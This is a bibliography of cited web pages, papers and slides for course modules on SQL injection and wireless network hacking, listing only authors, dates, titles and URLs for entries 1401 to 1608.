1401. JavaScript Hijacking: Vulnerable Framework, from https://vulncat.fortify.com/en/detail?id=desc.config.java.javascript_hijacking_vulnerable_framework.

1402. Ben Diamant, (2019), The Client-Side Battle Against JavaScript Attacks Is Already Here, from https://medium.com/swlh/the-client-side-battle-against-javascript-attacks-is-already-here-656f3602c1f2.

1403. (2021), Client-side Attacks: What They Are and How to Prevent Them, from https://www.ensighten.com/blog/client-side-website-data-theft-javascript.

1404. Avoiding User Enumeration, from https://www.hacksplaining.com/prevention/user-enumeration.

1405. Patrick Laverty, (2019), What Is User Enumeration?, from https://www.rapid7.com/blog/post/2017/06/15/about-user-enumeration.

1406. Kumar Chandrakant, (2019), Preventing Username Enumeration Attacks with Spring Security, from https://www.baeldung.com/spring-security-enumeration-attacks.

1407. Username Enumeration, from https://www.virtuesecurity.com/kb/username-enumeration.

1408. Forgot Password Cheat Sheet, from https://cheatsheetseries.owasp.org/cheatsheets/Forgot_Password_Cheat_Sheet.html.

Module 15: SQL Injection

1409. (2008), Preventing SQL Injections in Online Applications: Study, Recommendations and Java Solution Prototype Based on the SQL DOM, from http://mirror.kioss.undip.ac.id/pustaka-bebas/library-sw-hw/linux-1/security/WebGoat/OWASP/OWASP-AppSecEU08-Janot.pdf.

1410. San-Tsai Sun, (2007), Classification of SQL Injection Attacks, from http://courses.ece.ubc.ca/412/term_project/reports/2007-fall/Classification_of_SQL_Injection_Attacks.pdf.

1411. Victor Chapela, Advanced SQL Injection, from https://www.slideshare.net/amiable_indian/advanced-sql-injection.

1412. (2012), Advanced SQL Injection, from http://blogs.pages.kr/1341.

1413. Dmitry Evteev, (2009), Advanced SQL Injection, from https://www.slideshare.net/devteev/advanced-sql-injection-eng.

1414. (2005), SQL injection, from http://searchsqlserver.techtarget.com/feature/SQL-injection.

1415. What is SQL Injection?, from https://www.secpoint.com/sql-injection.html.

1416. Rise in SQL Injection Attacks Exploiting Unverified User Data Input, from https://docs.microsoft.com/en-us/security-updates/SecurityAdvisories/2008/954462.

1417. (2006), Injection Protection, from https://docs.microsoft.com/en-us/previous-versions/sql/legacy/aa224806(v=sql.80)?redirectedfrom=MSDN.

1418. Understanding SQL Injection, from https://tools.cisco.com/security/center/resources/sql_injection.

1419. SQL Injection, from https://owasp.org/www-community/attacks/SQL_Injection.

1420. San-Tsai Sun, Ting Han Wei, and Stephen Liu, Sheung Lau, (2007), Classification of SQL Injection Attacks, from http://courses.ece.ubc.ca/412/term_project/reports/2007-fall/Classification_of_SQL_Injection_Attacks.pdf.

1421. Krzysztof Kotowicz, (2010), SQL Injection: Complete walkthrough (not only) for PHP developers, from https://www.slideshare.net/kkotowicz/sql-injection-complete-walktrough-not-only-for-php-developers.

1422. (2007), INTRODUCTION, from http://isea.nitk.ac.in/publications/web.pdf.

1423. Dmitry Evteev, (2009), Advanced SQL Injection, from http://www.ptsecurity.com/download/PT-devteev-Advanced-SQL-Injection-ENG.zip.

1424. Cameron Hotchkies, (2004), Blind SQL Injection Automation Techniques, from http://www.blackhat.com/presentations/bh-usa-04/bh-us-04-hotchkies/bh-us-04-hotchkies.pdf.

1425. SQL Injection, from https://docs.microsoft.com/en-us/previous-versions/sql/sql-server-2008-r2/ms161953(v=sql.105)?redirectedfrom=MSDN.

1426. SQL INJECTION, from http://www.authorstream.com/Presentation/useful-155975-sql-injection-hacking-computers-22237-education-ppt-powerpoint/.

1427. Ferruh Mavituna, (2007), SQL Injection Cheat Sheet, from https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/.

1428. K. K. Mookhey and Nilesh Burghate, (2004), Detection of SQL Injection and Cross-site Scripting Attacks, from https://www.symantec.com/connect/articles/detection-sql-injection-and-cross-site-scripting-attacks.

1429. Debasish Das, Utpal Sharma, and D.K. Bhattacharyya, (2010), An Approach to Detection of SQL Injection Attack Based on Dynamic Query Matching, from https://www.ijcaonline.org/journal/number25/pxc387766.pdf.

1430. (2010), Quick Security Reference: SQL Injection, from http://download.microsoft.com/download/E/E/7/EE7B9CF4-6A59-4832-8EDE-B018175F4610/Quick%20Security%20Reference%20-%20SQL%20Injection.docx.

1431. Ferruh Mavituna, One Click Ownage, Adventures of a lazy pentester, from https://www.owasp.org/images/8/8e/One_Click_Ownage-Ferruh_Mavituna.pdf.

1432. Alexander Kornbrust, (2009), ODTUG - SQL Injection Crash Course for Oracle Developers, from http://www.red-database-security.com/wp/OOW2009_sql_crashcourse_for_developers.pdf.

1433. William G.J. Halfond, Jeremy Viegas, and Alessandro Orso, (2006), A Classification of SQL Injection Attack Techniques and Countermeasures, from https://www.cc.gatech.edu/~orso/papers/halfond.viegas.orso.ISSSE06.presentation.pdf.

1434. Injection Flaws - OWASP, from https://www.owasp.org/index.php/Injection_Flaws.

1435. Victor Chapela, (2005), Advanced SQL Injection, from http://www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt.

1436. (2010), SQL Injection, from https://docs.microsoft.com/en-us/previous-versions/sql/sql-server-2008/ms161953(v=sql.100)?redirectedfrom=MSDN.

1437. Blind SQL Injection, from http://www.evilsql.com/main/page1.php.

1438. SQL Injection, from https://www.w3schools.com/sql/sql_injection.asp.

1439. SQL Injection Cheat Sheet & Tutorial: Vulnerabilities & How to Prevent SQL Injection Attacks, from https://www.veracode.com/security/sql-injection.

1440. Types of SQL Injection (SQLi), from https://www.acunetix.com/websitesecurity/sql-injection2/.

1441. Everything You Need to Know About SQL Injection Attacks & Types, SQLi Code Example, Variations, Vulnerabilities & More, from http://www.firewall.cx/general-topics-reviews/web-application-vulnerability-scanners/1207-how-sql-injection-attacks-work-examples.html.

1442. Hack2Secure, (2017), Understanding SQL Injection Attacks, from https://www.hack2secure.com/blogs/understanding-sql-injection-attacks.

1443. Using Comments to Simplify SQL Injection, from https://www.sqlinjection.net/comments/.

1444. SQL Injection Cheat Sheet, from https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/#InlineComments.

1445. (2017), SQL Injection Tutorial, from https://www.w3resource.com/sql/sql-injection/sql-injection.php.

1446. Nuno Loureiro, (2010), Advanced SQL Injection: Attacks, from https://www.slideshare.net/nuno.loureiro/advanced-sql-injection-attacks.

1447. Types of SQL Injection Attacks, from http://hwang.cisdept.cpp.edu/swanew/Text/SQL-Injection.htm.

1448. Time-Based Blind SQL Injection using Heavy Query, from https://www.sqlinjection.net/heavy-query/.

1449. (2017), SQL Injection Bypassing WAF, from https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF.

1450. (2013), WAF SQL evasion using HPF technique, from https://security.stackexchange.com/questions/34498/waf-sql-evasion-using-hpf-technique.

1451. (2009), HTTP Parameter Fragmentation (HPF) is one of the methods to bypass security filters in web applications, from http://blog.ptsecurity.com/2009/12/http-parameter-fragmentation-hpf-is-one.html.

1452. Luca Carettoni and Stefano di Paola, HTTP Parameter Pollution, from https://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf.

1453. Steve Friedl, (2017), SQL Injection Attacks by Example, from http://www.unixwiz.net/techtips/sql-injection.html.

1454. Simone Quatrini and Marco Rondini, "Blind Sql Injection with Regular Expressions Attack", from https://www.exploit-db.com/docs/english/17397-blind-sql-injection-with-regular-expressions-attack.pdf.

1455. (2010), Hacking website using SQL Injection -step by step guide, from https://breakthesecurity.cysecurity.org/2010/12/hacking-website-using-sql-injection-step-by-step-guide.html.

1456. Chandrakant Nial, How to Find Admin Login Panel of a Website, from http://www.darksite.co.in/2013/04/how-to-find-admin-login-panel-of.html.

1457. SQL Injection techniques, from https://www.oratechinfo.co.uk/sql_injection.html.

1458. PL/SQL Attacks, from https://www.sqlinjection.net/advanced/pl-sql/.

1459. PL/SQL Security Vulnerabilities and Language Overview, from https://www.checkmarx.com/plsql-security-vulnerabilities-platform-overview/.

1460. MacGyver, (2013), Create server backdoors using SQL Injection, from http://macgyverdev.blogspot.in/2013/02/create-server-backdoors-using-sql.html.

1461. (2012), Creating Backdoors Using SQL Injection, from https://resources.infosecinstitute.com/backdoor-sql-injection/#gref.

1462. (2011), Leveraging a shell from SQL injection, from https://security.stackexchange.com/questions/6919/leveraging-a-shell-from-sql-injection.

1463. SQL Injection Attack, from https://shodhganga.inflibnet.ac.in/bitstream/10603/123504/7/chapter%202.pdf.

1464. Advanced evasion techniques for defeating SQL injection Input validation mechanisms, from https://jeannotclement.wordpress.com/2011/01/16/advanced-evasion-technique/.

1465. Evasion Techniques, from http://books.gigatux.nl/mirror/apachesecurity/0596007248/apachesc-CHP-10-SECT-8.html.

1466. Intrusion detection system evasion techniques, from https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques.

1467. Do Son, (2019), SQL injection: 9 Ways to Bypass Web Application Firewall, from https://securityonline.info/sql-injection-9-ways-bypass-web-application-firewall/.

1468. SQL Injection Bypass CheatSheet, from http://www.0xby.com/873.html.

1469. System Tables and Views, from https://docs.oracle.com/database/timesten-18.1/TTSYS/systemtables.htm#TTSYS722.

1470. Grant Tables, from https://dev.mysql.com/doc/refman/8.0/en/grant-tables.html

1471. (2017), Remove references to undocumented system tables, from https://docs.microsoft.com/en-us/sql/sql-server/install/remove-references-to-undocumented-system-tables?view=sql-server-2014.

1472. (2017), sys.syslogins (Transact-SQL), from https://docs.microsoft.com/en-gb/sql/relational-databases/system-compatibility-views/sys-syslogins-transact-sql?view=sql-server-2017.

1473. Victor Chapela, (2005), Advanced SQL Injection, from https://www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt.

1474. sys.sysdatabases (Transact-SQL), from https://docs.microsoft.com/en-us/sql/relational-databases/system-compatibility-views/sys-sysdatabases-transact-sql?view=sql-server-2017.

1475. sys.sysobjects (Transact-SQL), from https://docs.microsoft.com/en-us/sql/relational-databases/system-compatibility-views/sys-sysobjects-transact-sql?view=sql-server-2017.

1476. sys.syscolumns (Transact-SQL), from https://docs.microsoft.com/en-us/sql/relational-databases/system-compatibility-views/sys-syscolumns-transact-sql?view=sql-server-2017.

1477. sys.sysservers (Transact-SQL), from https://docs.microsoft.com/en-us/sql/relational-databases/system-compatibility-views/sys-sysservers-transact-sql?view=sql-server-2017.

1478. xp_cmdshell Server Configuration Option, from https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/xp-cmdshell-server-configuration-option?view=sql-server-2017.

1479. (2012), SQL Injection through HTTP Headers, from https://resources.infosecinstitute.com/sql-injection-http-headers/#gref.

1480. Nikos Danopoulos, (2019), X Forwarded for SQL injection, from https://outpost24.com/blog/X-forwarded-for-SQL-injection.

1481. Header Field Definitions, from https://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html.

1482. (2019), Intrusion Prevention, from https://fortiguard.com/encyclopedia/ips/41512.

1483. Exfiltrating Data from MS SQL Server Via DNS, from http://pentestmonkey.net/blog/mssql-dns.

1484. Mike Saunders, (2018), SQLi Data Exfiltration via DNS, from https://www.redsiege.com/blog/2018/11/sqli-data-exfiltration-via-dns/.

1485. (2014), DNS Exfiltration with SQL Injection, from https://blog.safebuff.com/2016/06/14/DNS-exfiltration-with-SQL-Injection/.

1486. SQL Injection: Vulnerabilities & How to Prevent SQL Injection Attacks, from https://www.veracode.com/security/sql-injection.

1487. (2018), How to Avoid Detection & Bypass Defenses, from https://null-byte.wonderhowto.com/how-to/sql-injection-101-avoid-detection-bypass-defenses-0184918/.

1488. Service overview and network port requirements for Windows, from https://support.microsoft.com/en-in/help/832017/service-overview-and-network-port-requirements-for-windows.

1489. Thomas Sermpinis, Web Application Hacking Advanced SQL Injection and Data Store Attacks, Vol 12, from Book.

1490. Tomasz Andrzej Nidecki, (2020), NoSQL Injections and How to Avoid Them, from https://www.acunetix.com/blog/web-security-zone/nosql-injections/.

1491. Zbigniew Banach, (2020), What is NoSQL Injection and How Can You Prevent It?, from https://www.netsparker.com/blog/web-security/what-is-nosql-injection/.

1492. Howard Poston, (2020), What is NoSQL injection?, from https://resources.infosecinstitute.com/topic/what-is-nosql-injection/.

1493. (2021), SQL Injection, from https://docs.microsoft.com/en-us/sql/relational-databases/security/sql-injection?view=sql-server-ver15.

1494. Understanding SQL Injection, from https://www.cisco.com/c/en/us/about/security-center/sql-injection.html.

1495. Evan Klein, (2019), How to Defend Your Business Against SQL Injections, from https://logz.io/blog/defend-against-sql-injections/.

1496. How to Protect Against SQL Injection Attacks, from https://security.berkeley.edu/education-awareness/how-protect-against-sql-injection-attacks.

1497. SQL Injection Prevention Cheat Sheet, from https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html.

1498. Ed Pollack, (2019), SQL Injection: Detection and prevention, from https://www.sqlshack.com/sql-injection-detection-and-prevention/.

1499. Borislav Kiprin, (2021), What Is SQL Injection? Types, Examples, Prevention, from https://crashtest-security.com/sql-injections/.

Module 16: Hacking Wireless Networks

1500. Jari Arkko, Vesa Torvinen, Aki Niemi, (2002), HTTP Authentication with EAP, from http://www.arkko.com/publications/draft-torvinen-http-eap-01.txt.

1501. Peter Loshin, (2019), Defending against the most common wireless network attacks, from http://searchsecurity.techtarget.com/feature/A-list-of-wireless-network-attacks.

1502. Ajay Kumar Gupta, (2010), Comment: Rogue Access Point Setups on Corporate Networks, from https://www.infosecurity-magazine.com/opinions/comment-rogue-access-point-setups-on-corporate/.

1503. Bluetooth Security Risks and Tips to Prevent Security Threats, from https://www.brighthub.com/computing/smb-security/articles/30045.aspx.

1504. Cisco Unified Wireless Network Architecture—Base Security Features, from https://www.cisco.com/c/en/us/td/docs/solutions/Enterprise/Mobility/secwlandg20/sw2dg/ch4_2_SPMb.pdf.

1505. Chris Weber and Gary Bahadu, (2009), Wireless Networking Security, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb457019(v=technet.10)?redirectedfrom=MSDN.

1506. (2006), How to Cheat at Securing a Wireless Network, from https://www.sciencedirect.com/science/article/pii/B9781597490870500572.

1507. Lisa Phifer, (2005), Eliminating interference thru Wi-Fi spectrum analysis, from https://searchmobilecomputing.techtarget.com/tip/Eliminating-interference-thru-Wi-Fi-spectrum-analysis.

1508. Understanding WiFi Hotspots... from https://www.scambusters.org/wifi.html.

1509. (2009), How 802.11 Wireless Works, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc757419(v=ws.10)?redirectedfrom=MSDN.

1510. TKIP (Temporal Key Integrity Protocol), from https://www.tech-faq.com/tkip-temporal-key-integrity-protocol.html.

1511. Kevin Beaver and Peter T. Davis, Understanding WEP Weaknesses, from https://www.dummies.com/programming/networking/understanding-wep-weaknesses/.

1512. Eric Geier, (2010), 7 Things Hackers Hope You Don't Know, from https://www.esecurityplanet.com/views/article.php/3891716/7-Things-Hackers-Hope-You-Dont-Know.htm.

1513. Rogue Wireless Access Point, from https://www.tech-faq.com/rogue-wireless-access-point.html.

1514. How to War Drive, from https://www.wikihow.com/War-Drive.

1515. ALFRED LOO, (2009), Security Threats of Smart Phones and Bluetooth, from http://www.aaronfrench.com/coursefiles/ucommerce/Loo_2009.pdf.

1516. Prabhaker Mateti, Hacking Techniques in Wireless Networks, from https://web1.cs.wright.edu/~pmateti/InternetSecurity/Lectures/WirelessHacks/Mateti-WirelessHacks.htm.

1517. Bradley Mitchell, (2020) Wired vs. Wireless Networking, from https://www.lifewire.com/wired-vs-wireless-networking-816352.

1518. Bradley Mitchell, (2019), Wireless Standards - 802.11b 802.11a 802.11g and 802.11n, from https://www.lifewire.com/wireless-standards-802-11a-802-11b-g-n-and-802-11ac-816553.

1519. Wi-Fi Protected Access, from https://searchmobilecomputing.techtarget.com/definition/Wi-Fi-Protected-Access.

1520. WPA (Wi-Fi Protected Access), from https://www.tech-faq.com/wpa-wi-fi-protected-access.shtml.

1521. Paul Arana, (2006), Benefits and Vulnerabilities of Wi-Fi Protected Access 2 (WPA2), from https://cs.gmu.edu/~yhwang1/INFS612/Sample_Projects/Fall_06_GPN_6_Final_Report.pdf.

1522. Wireless Hacking, from https://www.darknet.org.uk/category/wireless-hacking/.

1523. Gary Wollenhaupt, How Cell Phone Jammers work, from https://electronics.howstuffworks.com/cell-phone-jammer1.htm.

1524. Brian R. Miller and Booz Allen Hamilton, (2002), Issues in Wireless security, from https://www.acsac.org/2002/case/wed-c-330-Miller.pdf.

1525. Jonathan Hassell, (2004), Wireless Attacks and Penetration Testing, from https://www.symantec.com/connect/articles/wireless-attacks-and-penetration-testing-part-1-3.

1526. Martin Beck and TU-Dresden, (2008), Practical attacks against WEP and WPA, from http://dl.aircrack-ng.org/breakingwepandwpa.pdf.

1527. Chris Hurley, Finding cloaked access points, (Chapter 9), from https://books.google.co.in/books?id=wGJhDNspE3wC&pg=PA333&lpg=PA333&dq=cloaked+access+point&source=bl&ots=ZDkHSykDNV&sig=1sLKIx-1ZcqkhUdr1WpFaqYczyI&hl=en&ei=V8R2Ss35Oo2e6gP59viqCw&sa=X&oi=book_result&ct=result&redir_esc=y#v=onepage&q=cloaked%20access%20point&f=false.

1528. (2002), Wireless Scanning Wardriving / Warchalking, from https://www.it-observer.com/wireless-scanning-wardriving-warchalking.html.

1529. Wireless Network, from http://www.hackingtheuniverse.com/information-security/attack-vs-defense/attack-vs-defense-on-an-organizational-scale/5-wireless-network.

1530. Michael Roche, (2007), Wireless Attack Tools, from https://www.cse.wustl.edu/~jain/cse571-07/ftp/wireless_hacking.pdf.

1531. Protecting your wireless network from hacking, from http://www.businessknowledgesource.com/technology/protecting_your_wireless_network_from_hacking_025027.html.

1532. Agustina, J. V. Peng Zhang, and Kantola, (2003), Performance evaluation of GSM handover traffic in a GPRS/GSM network, from https://ieeexplore.ieee.org/document/1214113?isnumber=27298&arnumber=1214113&count=217&index=21.

1533. Service set identifier, from https://searchmobilecomputing.techtarget.com/definition/service-set-identifier.

1534. Antenna Cabling Guide, from http://wireless.gumph.org/content/3/12/011-antenna-cabling.html.

1535. The Wireless Intrusion detection system, from http://www.forum-intrusion.com/widz_design.pdf.

1536. Humphrey Cheung, (2005), How To Crack WEP - Part 1: Setup & Network Recon, from https://www.tomsguide.com/us/how-to-crack-wep,review-451.html.

1537. Humphrey Cheung, (2005), How To Crack WEP - Part 2: Performing the Crack, from https://www.tomsguide.com/us/how-to-crack-wep,review-459.html.

1538. Humphrey Cheung, (2005), How To Crack WEP - Part 3: Securing your WLAN, from https://www.tomsguide.com/us/how-to-crack-wep,review-471.html.

1539. Chris Weber and Gary Bahadur, (2009), Wireless Networking Security, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb457019(v=technet.10)?redirectedfrom=MSDN.

1540. (2009), How 802.11 Wireless Works, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc757419(v=ws.10)?redirectedfrom=MSDN.

1541. Brandon Teska, (2008), How To Crack WPA / WPA2, from https://www.smallnetbuilder.com/wireless/wireless-howto/30278-how-to-crack-wpa--wpa2.

1542. A Comprehensive Review of 802.11 Wireless LAN Security and the Cisco Wireless Security Suite, from https://www.cisco.com/c/en/us/products/collateral/wireless/aironet-1200-access-point/prod_white_paper09186a00800b469f.html.

1543. (2006), How To Crack WEP and WPA Wireless Networks, from http://121space.com/index.php?showtopic=3376.(2006), How To Crack WEP and WPA Wireless Networks, from http://121space.com/index.php?showtopic=3376.

1544. (2009), How to prevent wireless DoS attacks, from https://searchsecurity.techtarget.com/feature/How-to-prevent-wireless-DoS-attacks.

1545. Jim Geier, (2003), Denial of Service a Big WLAN Issue, from https://www.esecurityplanet.com/trends/article.php/2200071/Denial-of-Service-a-Big-WLAN-Issue.htm.

1546. Peter Loshin, (2009), A list of wireless network attacks, from https://searchsecurity.techtarget.com/feature/A-list-of-wireless-network-attacks.

1547. Lisa Phifer, (2009), A wireless network vulnerability assessment checklist, from https://searchsecurity.techtarget.com/feature/A-wireless-network-vulnerability-assessment-checklist.

1548. Lisa Phifer, (2009), Hunting for rogue wireless devices, from https://searchsecurity.techtarget.com/feature/Hunting-for-rogue-wireless-devices.

1549. PreciousJohnDoe, List of Wireless Network Attacks, from http://www.brighthub.com/computing/smb-security/articles/53949.aspx.

1550. Security Disciplines for Objective 3: Detection and Recovery, from https://it.ojp.gov/documents/wirelesssecurity.pdf.

1551. Jim Geier, How to: Sniff Wireless Packets with Wireshark, from http://www.wireless-nets.com/resources/tutorials/sniff_packets_wireshark.html.

1552. Laurent Oudot, (2004), Wireless Honeypot Countermeasures, from https://www.symantec.com/connect/articles/wireless-honeypot-countermeasures.

1553. (2009), Fragmentation Attack, from http://www.aircrack-ng.org/doku.php?id=fragmentation.

1554. Andrei A. Mikhailovsky, Konstantin V. Gavrilenko, and Andrew Vladimirov, (2004), The Frame of Deception: Wireless Man-in-the-Middle Attacks and Rogue Access Points Deployment, from http://www.informit.com/articles/article.aspx?p=353735&seqNum=7.

1555. Renee Oricchio, How to Surf Safely on Public Wi-Fi, from https://www.inc.com/telecom/articles/200707/wifi.html.

1556. What is WiFi, from https://www.scambusters.org/wifi.html.

1557. Trishna Panse and Prashant Panse, (2013), A Survey on Security Threats and Vulnerability attacks on Bluetooth Communication, from http://www.ijcsit.com/docs/Volume%204/Vol4Issue5/ijcsit2013040521.pdf.

1558. How to Bluejack, from https://www.wikihow.com/Bluejack.

1559. John Padgette and Karen Scarfone, (2012), Guide to Bluetooth Security (Draft), from https://csrc.nist.gov/csrc/media/publications/sp/800-121/rev-1/final/documents/draft-sp800-121_rev1.pdf.

1560. Nateq Be-Nazir Ibn Minar and Mohammed Tarique, (2012), BLUETOOTH SECURITY THREATS AND SOLUTIONS: A SURVEY, from http://airccse.org/journal/ijdps/papers/0112ijdps10.pdf.

1561. Lisa Phifer, Wireless network troubleshooting: Connectivity, from https://searchnetworking.techtarget.com/tip/Wireless-network-troubleshooting-Connectivity.

1562. Keijo M.J. Haataja, (2005), Detailed descriptions of new proof-of-concept Bluetooth security analysis tools and new security attacks, from http://www.cs.uku.fi/tutkimus/publications/reports/B-2005-1.pdf.

1563. (2017), What You Should Know About the 'KRACK' WiFi Security Weakness, from https://krebsonsecurity.com/2017/10/what-you-should-know-about-the-krack-wifi-security-weakness/.

1564. Lily Hay Newman, (2017), The 'Secure' Wi-Fi Standard has a Huge, Dangerous Flaw, from https://www.wired.com/story/krack-wi-fi-wpa2-vulnerability/.

1565. Steve Tilson, (2017), WPA2 Key Reinstallation Attack (KRACK) Vulnerability Detection Dashboard, from https://www.tenable.com/sc-dashboards/wpa2-key-reinstallation-attack-krack-vulnerability-detection-dashboard.

1566. Thomas Brewster, (2017), Update Every Device -- This KRACK Hack Kills Your Wi-Fi Privacy, from https://www.forbes.com/sites/thomasbrewster/2017/10/16/krack-attack-breaks-wifi-encryption/#3d9b890e2ba9.

1567. Paul Ducklin, (2017), Wi-Fi at risk from KRACK attacks – here's what to do, from https://nakedsecurity.sophos.com/2017/10/16/wi-fi-at-risk-from-krack-attacks-heres-what-to-do/.

1568. Charlie Osborne and Zack Whittaker, (2017), Here's every patch for KRACK Wi-Fi vulnerability available right now, from http://www.zdnet.com/article/here-is-every-patch-for-krack-wi-fi-attack-available-right-now/.

1569. Michael Heller, (2017), KRACK WPA2 flaw might be more hype than risk, from http://searchsecurity.techtarget.com/news/450428414/KRACK-WPA2-vulnerability-might-be-more-hype-than-risk

1570. (2017), KRACK WPA Vulnerability - Key Reinstallation AttaCK, from https://aircrack-ng.blogspot.in/2017/10/krack-wpa-vulnerability-key.html.

1571. Attacks on EAP Protocols, from http://etutorials.org/Networking/Wireless+lan+security/Chapter+6.+Wireless+Vulnerabilities/Attacks+on+EAP+Protocols/.

1572. Mateusz Buczkowski, (2018), Introduction to Wi-Fi Security, from https://www.grandmetric.com/2018/07/06/ended-wpa3-wi-fi-security-evolution/.

1573. Wireless Security Protocols: WEP, WPA, WPA2 and WPA3, from https://www.cyberpunk.rs/wireless-security-protocols-wep-wpa-wpa2-and-wpa3.

1574. Penny Hoelscher, (2018), What is WPA3, is it secure and should I use it? , from https://www.comparitech.com/blog/information-security/what-is-wpa3/.

1575. Discover Wi-Fi Security, from https://www.wi-fi.org/discover-wi-fi/security.

1576. (2018), WPA3 Explained, from https://medium.com/@reliancegcs/wpa3-explained-wi-fi-is-getting-major-security-update-2b6dca8f3aff.

1577. (2020), Wi-Fi Protected Access, from https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access.

1578. Mark Wyciślik-Wilson, aLTEr: Hackers can spy on your 4G browsing sessions thanks to LTE flaws, from https://betanews.com/2018/06/30/alter-lte-vulnerability/.

1579. (2018), aLTEr: POC Exploit of LTE Layer Two, from https://blog.zimperium.com/alter-poc-exploit-lte-layer-two/.

1580. Nicole Lorenz, (2018), aLTEr: Attack every smartphone via LTE, from https://blog.avira.com/alter-attack-every-smartphone-via-lte/.

1581. Aaron Woland, (2018), Protecting iOS against the aLTEr attacks, from https://www.networkworld.com/article/3287149/protecting-ios-against-the-alter-attacks.html.

1582. (2013), Wireless Attacks Unleashed, from https://resources.infosecinstitute.com/wireless-attacks-unleashed/#gref.

1583. Elahe Fazeldehkordi and Oluwatobi Ayodeji Akanbi, (2016), Wormhole Attack, from https://www.sciencedirect.com/topics/computer-science/wormhole-attack.

1584. Julián Ramírez Gómez, Héctor Fernando Vargas Montoya, and Álvaro León Henao1, (2019), Implementing a Wormhole Attack on Wireless Sensor Networks with XBee S2C Devices, from https://dialnet.unirioja.es/descarga/articulo/6939721.pdf.

1585. (2015), Finding WPS enabled Wifi Networks with Kali Linux Wash, from https://www.hackingtutorials.org/wifi-hacking-tutorials/wps-wifi-networks-with-kali-linux-wash/#prettyPhoto.

1586. Brian Sak and Jilumudi Raghu Ram, (2016), Mastering Kali Linux Wireless Pentesting, Birmingham, Packt Publishing Ltd, from https://github.com/volym3ad/BOOKS/blob/master/Mastering%20Kali%20Linux%20Wireless%20Pentesting.pdf.

1587. (2008), ARP Spoofing, from https://openmaniak.com/ettercap_arp.php.

1588. Zaid Sabih, Creating Fake Access Points with the MANA Toolkit, from https://www.oreilly.com/library/view/learn-ethical-hacking/9781788622059/7b4ce7c7-1a2d-4dc6-8754-799ee9e4d7ba.xhtml.

1589. Arnav Tripathy, (2019), How to Make a Fake Access Point with Mana-Toolkit, from https://medium.com/@arnavtripathy98/how-to-make-a-fake-access-point-with-mana-toolkit-2464c1843d1e.

1590. Balaji N, (2018), Wi-Jacking – New Wifi Attack Allow Accessing Millions of Neighbour's WiFi Without Cracking, from https://gbhackers.com/wi-jacking-wifi-attack/.

1591. Catalin Cimpanu, (2018), Google Fixes Chrome Issue that Allowed Theft of WiFi Logins, from https://www.zdnet.com/article/google-fixes-chrome-issue-that-allowed-theft-of-wifi-logins/.

1592. Gurubaran S, (2019), Pentesting & Crack WPA/WPA2 WiFi Passwords with Wifiphisher by Jamming the WiFi, from https://gbhackers.com/crack-wpawpa2-kali-linux-tutorial/.

1593. Kody, (2015), Get Anyone's Wi-Fi Password Without Cracking Using Wifiphisher, from https://null-byte.wonderhowto.com/how-to/hack-wi-fi-get-anyones-wi-fi-password-without-cracking-using-wifiphisher-0165154/.

1594. Tomáš Foltýn, (2019), WPA3 Flaws May Let Attackers Steal Wi-Fi Passwords, from https://www.welivesecurity.com/2019/04/11/wpa3-flaws-steal-wifi-passwords/.

1595. Catalin Cimpanu, (2019), Dragonblood vulnerabilities disclosed in WiFi WPA3 standard, from https://www.zdnet.com/article/dragonblood-vulnerabilities-disclosed-in-wifi-wpa3-standard/.

1596. Dan Goodun, (2019), Serious flaws leave WPA3 vulnerable to hacks that steal Wi-Fi passwords, from https://arstechnica.com/information-technology/2019/04/serious-flaws-leave-wpa3-vulnerable-to-hacks-that-steal-wi-fi-passwords/.

1597. Michael Peters, (2019), Dragonblood Vulnerabilities Discovered in WPA3 WiFi Standard, from https://securityboulevard.com/2019/04/dragonblood-vulnerabilities-discovered-in-wpa3-wifi-standard/.

1598. Sergiu Gatlan, (2019), WPA3 Wi-Fi Standard Affected by New Dragonblood Vulnerabilities, from https://www.bleepingcomputer.com/news/security/wpa3-wi-fi-standard-affected-by-new-dragonblood-vulnerabilities/.

1599. Pierluigi Paganini, (2019), WPA3 Attacks Allow Hackers to Hack Wi-Fi Password, from https://securityaffairs.co/wordpress/83653/hacking/wpa3-security-flaws.html.

1600. Daniele Antonioli, Nils Ole Tippenhauer, and Kasper B. Rasmussen, The KNOB is Broken: Exploiting Low Entropy in the Encryption Key Negotiation of Bluetooth BR/EDR, from https://www.usenix.org/conference/usenixsecurity19/presentation/antonioli.

1601. Doug Lynch, (2019), KNOB Attack exploits Bluetooth spec flaw to spy on device connections, from https://www.xda-developers.com/knob-attack-bluetooth-flaw/.

1602. Michael Heller, (2019), KNOB attack puts all Bluetooth devices at risk, from https://searchsecurity.techtarget.com/news/252468914/KNOB-attack-puts-all-Bluetooth-devices-at-risk.

1603. Daniele Antonioli, (2019), About the KNOB Attack, from https://knobattack.com.

1604. Mathy Vanhoef and Eyal Ronen, Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd, from https://papers.mathyvanhoef.com/dragonblood.pdf.

1605. Trapti Pandey and Pratha Khare, Bluetooth Hacking and its Prevention, from https://www.ltts.com/sites/default/files/resources/pdf/whitepapers/2017-12/Bluetooth-Hacking-and-its-Prevention.pdf.

1606. Art Miller, (2019), How to Protect Yourself from Bluetooth Hacking, from https://www.vectorsecurity.com/blog/how-to-protect-yourself-from-bluetooth-hacking.

1607. PravinKarthik, (2021), Wireless InterChip Privilege Escalation Attack, from https://thecyberthrone.in/2021/12/27/wireless-interchip-privilege-escalation-attack/.

1608. Jiska Classen, Francesco Gringoli, Michael Hermann, and Matthias Hollick, (2021), Attacks on Wireless Coexistence: Exploiting Cross-Technology Performance Features for Inter-Chip Privilege Escalation, from https://en.x-mol.com/paper/article/1470251175419355136.

